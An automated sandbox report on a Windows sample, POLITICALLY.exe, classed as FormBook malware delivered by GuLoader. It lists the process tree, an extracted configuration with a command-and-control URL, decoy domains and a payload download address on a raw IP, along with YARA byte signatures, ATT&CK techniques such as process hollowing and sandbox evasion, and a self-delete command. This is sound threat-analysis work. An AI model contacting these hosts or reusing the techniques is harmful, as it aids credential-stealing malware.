ID: 411376
Sample Name:
POLITICALLY.exe
Cookbook: default.jbs
Time: 20:41:30
Date: 11/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Analysis Report POLITICALLY.exe

Overview

General Information

Sample Name:	POLITICALLY.exe
Analysis ID:	411376
MD5:	80b33658084408..
SHA1:	ea14e621d263a3..
SHA256:	8d6f73da5150cd2.
Tags:	exe
Infos:	

Most interesting Screenshot:

Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Potential malicious icon found
- Snort IDS alert for network traffic (e.…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- POLITICALLY.exe (PID: 7124 cmdline: 'C:\Users\user\Desktop\POLITICALLY.exe' MD5: 80B3365808440838596864BD6D492C02)
  - POLITICALLY.exe (PID: 6976 cmdline: 'C:\Users\user\Desktop\POLITICALLY.exe' MD5: 80B3365808440838596864BD6D492C02)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 5548 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 6028 cmdline: /c del 'C:\Users\user\Desktop\POLITICALLY.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6776 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nortier.cloud/olg8/"
  ],
  "decoy": [
    "onlinewomensclasses.com",
    "wiseowldigital.com",
    "morgolf.com",
    "bytriciacreations.com",
    "pamelaron.com",
    "ratilhabibullah.com",
    "productstoredt.com",
    "moopyo.com",
    "sundrygroup.com",
    "omenghafoods.online",
    "rentozo.com",
    "soakstress.xyz",
    "cunerier.com",
    "healthyandfestiveme.com",
    "paapfly.com",
    "seawincars.com",
    "trainsecure.com",
    "gobabybell.com",
    "oceanstaruae.com",
    "hhgrreg.com",
    "alohaarizonamassage.com",
    "policomercial.com",
    "polarishut.com",
    "takecontrol.house",
    "diamdima.com",
    "sullivandecarli.com",
    "6923599.com",
    "happinessisselfish.com",
    "excaliburbooks.com",
    "shabestantv.com",
    "mayer.show",
    "amydawkins.net",
    "bellymuse.com",
    "symmetricgym.info",
    "usatowservice.com",
    "emergeunbrken.network",
    "hifipromotion.com",
    "femboyshooters.com",
    "kvtlegal.net",
    "teamforce.pro",
    "drcconsultancy.com",
    "blvckgirls.com",
    "purplebean.company",
    "donedispute.com",
    "herbcart.site",
    "auroraleathers.com",
    "elefante8.com",
    "bdsmharness.com",
    "consulenzaweb.com",
    "onewtaxfree.com",
    "go-master.com",
    "tuancai.net",
    "importadoralosangeles.com",
    "mexueer.com",
    "easiersell.com",
    "mifeng6.info",
    "dgjrdk.com",
    "assroyalty.club",
    "healyagency.com",
    "thebridgestreetgallery.com",
    "artboxxstudio.com",
    "movingswap.com",
    "inovus-park.com",
    "prismatiq.tech"
  ]
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://111.90.149.46/bin_XNLhDlJvG218.bin"
}
```


Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.415441751.000000000221 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000017.00000002.591241516.00000000004B 0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000017.00000002.591241516.00000000004B 0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 2 5 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000017.00000002.591241516.00000000004B 0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.559281300.000000001DFE 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 10 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected Generic Dropper

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 4 1 2	Virtualization/Sandbox Evasion 2 1	OS Credential Dumping	Security Software Discovery 5 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 4 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	System Information Discovery 2 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
POLITICALLY.exe	17%	Virustotal		Browse
POLITICALLY.exe	17%	ReversingLabs	Win32.Worm.Wbvb	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.2.control.exe.4fb518.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
23.2.control.exe.4d37960.4.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.6923599.com/olg8/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.moopyo.com	0%	Avira URL Cloud	safe	
http://www.easiersell.comReferer:	0%	Avira URL Cloud	safe	
http://www.artboxxstudio.com/olg8/	0%	Avira URL Cloud	safe	
http://www.wiseowldigital.comReferer:	0%	Avira URL Cloud	safe	
http://www.easiersell.com/olg8/www.assroyalty.club	0%	Avira URL Cloud	safe	
http://www.tuancai.net/olg8/	0%	Avira URL Cloud	safe	
http://www.policomercial.com/olg8/	0%	Avira URL Cloud	safe	
http://www.artboxxstudio.com/olg8/www.onlinewomensclasses.com	0%	Avira URL Cloud	safe	
http://www.assroyalty.club	0%	Avira URL Cloud	safe	
http://www.6923599.comReferer:	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.assroyalty.club/olg8/www.tuancai.net	0%	Avira URL Cloud	safe	
http://www.artboxxstudio.comReferer:	0%	Avira URL Cloud	safe	
http://www.nortier.cloud	0%	Avira URL Cloud	safe	
http://www.cunerier.comReferer:	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.soakstress.xyz/olg8/www.moopyo.com	0%	Avira URL Cloud	safe	
http://111.90.149.46/bin_XNLhDlJvG218.bin	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.prismatiq.techReferer:	0%	Avira URL Cloud	safe	
http://www.soakstress.xyz	0%	Avira URL Cloud	safe	
http://www.soakstress.xyz/olg8/	0%	Avira URL Cloud	safe	
http://www.onlinewomensclasses.com	0%	Avira URL Cloud	safe	
http://www.wiseowldigital.com/olg8/www.cunerier.com	0%	Avira URL Cloud	safe	
http://www.morgolf.com	0%	Avira URL Cloud	safe	
http://www.onlinewomensclasses.com/olg8/	0%	Avira URL Cloud	safe	
http://www.soakstress.xyzReferer:	0%	Avira URL Cloud	safe	
http://111.90.149.46/bin_XNLhDlJvG218.binb)	0%	Avira URL Cloud	safe	
http://www.6923599.com	0%	Avira URL Cloud	safe	
http://www.nortier.cloud/olg8/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.assroyalty.clubReferer:	0%	Avira URL Cloud	safe	
http://www.morgolf.com/olg8/www.easiersell.com	0%	Avira URL Cloud	safe	
http://www.tuancai.net	0%	Avira URL Cloud	safe	
http://www.6923599.com/olg8/www.wiseowldigital.com	0%	Avira URL Cloud	safe	
http://www.purplebean.companyReferer:	0%	Avira URL Cloud	safe	
http://www.onlinewomensclasses.com/olg8/www.policomercial.com	0%	Avira URL Cloud	safe	
http://www.cunerier.com	0%	Avira URL Cloud	safe	
http://www.cunerier.com/olg8/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.moopyo.com/olg8/	0%	Avira URL Cloud	safe	
http://www.auroraleathers.com/olg8/	0%	Avira URL Cloud	safe	
http://www.auroraleathers.comReferer:	0%	Avira URL Cloud	safe	
http://www.prismatiq.tech/olg8/www.soakstress.xyz	0%	Avira URL Cloud	safe	
http://www.tuancai.net/olg8/www.auroraleathers.com	0%	Avira URL Cloud	safe	
http://www.morgolf.com/olg8/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.prismatiq.tech	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.assroyalty.club/olg8/	0%	Avira URL Cloud	safe	
http://www.tuancai.netReferer:	0%	Avira URL Cloud	safe	
http://www.easiersell.com/olg8/	0%	Avira URL Cloud	safe	
http://www.onlinewomensclasses.comReferer:	0%	Avira URL Cloud	safe	
http://www.policomercial.comReferer:	0%	Avira URL Cloud	safe	
http://www.wiseowldigital.com/olg8/	0%	Avira URL Cloud	safe	
http://www.nortier.cloudReferer:	0%	Avira URL Cloud	safe	
http://www.auroraleathers.com/olg8/www.artboxxstudio.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.easiersell.com	0%	Avira URL Cloud	safe	
http://www.moopyo.comReferer:	0%	Avira URL Cloud	safe	
http://111.90.149.46/bin_XNLhDlJvG218.bin3	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.auroraleathers.com	0%	Avira URL Cloud	safe	
http://111.90.149.46/bin_XNLhDlJvG218.bin/	0%	Avira URL Cloud	safe	
http://111.90.149.46/bin_XNLhDlJvG218.binw	0%	Avira URL Cloud	safe	
http://111.90.149.46/in_XNLhDlJvG218.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://111.90.149.46/bin_XNLhDlJvG218.bin	true	• Avira URL Cloud: safe	unknown
www.nortier.cloud/olg8/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.6923599.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.moopyo.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.easiersell.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.artboxxstudio.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.wiseowldigital.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.easiersell.com/olg8/www.assroyalty.club	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tuancai.net/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.policomercial.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.artboxxstudio.com/olg8/www.onlinewomensclasses.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.assroyalty.club	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.6923599.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.assroyalty.club/olg8/www.tuancai.net	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.artboxxstudio.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nortier.cloud	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cunerier.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.soakstress.xyz/olg8/www.moopyo.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.prismatiq.techReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.soakstress.xyz	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.soakstress.xyz/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000013.0000000 0.507594698.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.onlinewomensclasses.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wiseowldigital.com/olg8/www.cunerier.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.morgolf.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.onlinewomensclasses.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.soakstress.xyzReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://111.90.149.46/bin_XNLhDlJvG218.binb)	POLITICALLY.exe, 0000000A.0000 0002.547813821.00000000008B900 0.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.6923599.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nortier.cloud/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
